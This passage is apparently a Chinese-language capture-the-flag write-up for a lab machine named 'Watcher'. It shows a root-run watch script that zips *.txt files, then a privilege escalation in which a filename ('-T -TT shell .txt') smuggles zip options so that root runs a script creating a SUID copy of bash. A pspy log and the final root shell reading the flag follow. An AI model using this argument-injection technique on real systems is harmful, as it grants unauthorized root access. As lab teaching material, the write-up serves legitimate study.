4  HELPER_PATH="${AUTOARCHIVE_HELPER:-/usr/local/bin/archive-helper}"
5
6  mkdir -p /root/backups
7
8  inotifywait -m -e create "$WATCH_DIR" |
9  while read -r path action file
10 do
11     case "$file" in
12         *.txt)
13             sleep 3
14             cd "$WATCH_DIR" || exit 1
15             export PATH="$WATCH_DIR:$PATH"
16
17             # Archive all .txt files after each new .txt file event.
18             "$HELPER_PATH" *.txt >> /var/log/autosync.log 2>&1
19             ;;
20     esac
21 done
```

我的提权方法如下：

- 先写入shell文件

```
#!/bin/bash
cp /bin/bash /home/watcher/rootbash
chmod u+s /home/watcher/rootbash
```

- 附加可执行权限


```
chmod +x shell
```

- 创建文件名中调用shell的txt文件

```
touch -- "-T -TT shell .txt"
```

- wait一小会儿，如果旁边有pspy64监听，可以看看进度，当我们看到确实执行了shell，就稳了，回到上级路径看rootbash就好

```
2026/06/01 23:57:00 CMD: UID=0 PID=35 | watcher@Watcher:~/uploads$ cat > shell << EOF
2026/06/01 23:57:00 CMD: UID=0 PID=34 | > #!/bin/bash
2026/06/01 23:57:00 CMD: UID=0 PID=33 | > cp /bin/bash /home/watcher/rootbash
2026/06/01 23:57:00 CMD: UID=0 PID=32 | > chmod u+s /home/watcher/rootbash
2026/06/01 23:57:00 CMD: UID=0 PID=30 | > EOF
2026/06/01 23:57:00 CMD: UID=0 PID=28 | watcher@Watcher:~/uploads$ chmod +x shell
2026/06/01 23:57:00 CMD: UID=0 PID=27 | watcher@Watcher:~/uploads$ touch -- "-T -TT shell .txt"
2026/06/01 23:57:00 CMD: UID=0 PID=26 | watcher@Watcher:~/uploads$ ls -la ..
2026/06/01 23:57:00 CMD: UID=0 PID=25 | total 4332
2026/06/01 23:57:00 CMD: UID=0 PID=23 | drwx----- 3 watcher watcher 4096 Jun 1 23:58 .
2026/06/01 23:57:00 CMD: UID=0 PID=22 | drwxr-xr-x 3 root root 4096 May 22 12:04 ..
2026/06/01 23:57:00 CMD: UID=0 PID=21 | -rw----- 1 watcher watcher 30 Jun 1 23:43 .bash_history
2026/06/01 23:57:00 CMD: UID=0 PID=20 | -rw-r--r-- 1 watcher watcher 220 May 22 12:04 .bash_logout
2026/06/01 23:57:00 CMD: UID=0 PID=19 | -rw-r--r-- 1 watcher watcher 3526 May 22 12:04 .bashrc
2026/06/01 23:57:00 CMD: UID=0 PID=18 | -rw-r--r-- 1 watcher watcher 807 May 22 12:04 .profile
2026/06/01 23:57:00 CMD: UID=0 PID=17 | -rwxrwxr-x 1 watcher watcher 3104768 Jun 1 23:35 pspy64
2026/06/01 23:57:00 CMD: UID=0 PID=16 | -rwsr-xr-x 1 root root 1298416 Jun 1 23:58 rootbash
2026/06/01 23:57:00 CMD: UID=0 PID=15 | drwx-wx-wx 2 watcher watcher 4096 Jun 1 23:58 uploads
2026/06/01 23:57:00 CMD: UID=0 PID=14 | -rw----- 1 watcher watcher 44 May 22 12:56 user.txt
2026/06/01 23:57:00 CMD: UID=0 PID=13 | watcher@Watcher:~/uploads$
2026/06/01 23:57:00 CMD: UID=0 PID=12 |
2026/06/01 23:57:00 CMD: UID=0 PID=11 |
2026/06/01 23:57:00 CMD: UID=0 PID=8 |
2026/06/01 23:57:00 CMD: UID=0 PID=7 |
2026/06/01 23:57:00 CMD: UID=0 PID=6 |
2026/06/01 23:57:00 CMD: UID=0 PID=5 |
2026/06/01 23:57:00 CMD: UID=0 PID=4 |
2026/06/01 23:57:00 CMD: UID=0 PID=3 |
2026/06/01 23:57:00 CMD: UID=0 PID=2 |
2026/06/01 23:57:00 CMD: UID=0 PID=1 | /sbin/init
2026/06/01 23:57:16 CMD: UID=1000 PID=670 | -bash
2026/06/01 23:58:00 CMD: UID=1000 PID=671 | -bash
2026/06/01 23:58:00 CMD: UID=0 PID=672 | /bin/bash /opt/autoarchive/sync.sh
2026/06/01 23:58:03 CMD: UID=0 PID=673 | /bin/bash /opt/autoarchive/sync.sh
2026/06/01 23:58:03 CMD: UID=0 PID=674 | zip -q /root/backups/latest.zip 1.txt big.txt -T -TT shell .txt
2026/06/01 23:58:04 CMD: UID=0 PID=675 | zip -q /root/backups/latest.zip 1.txt big.txt -T -TT shell .txt
2026/06/01 23:58:04 CMD: UID=0 PID=676 | sh -c -- shell '/root/backups/ziBf0KjA'
2026/06/01 23:58:04 CMD: UID=0 PID=677 | /bin/bash /home/watcher/uploads/shell /root/backups/ziBf0KjA
2026/06/01 23:58:04 CMD: UID=0 PID=678 | /bin/bash /home/watcher/uploads/shell /root/backups/ziBf0KjA
2026/06/01 23:58:26 CMD: UID=1000 PID=679 | -bash
```

提权成功拿到root flag

```
watcher@Watcher:~/uploads$ cd ..
watcher@Watcher:~$ ./rootbash -p
rootbash-5.2# id
uid=1000(watcher) gid=1000(watcher) euid=0(root) groups=1000(watcher),100(users)
rootbash-5.2# cat /root/root.txt
flag{root-6661e4dc99e9408984d16d30b0c0730c}
rootbash-5.2#
```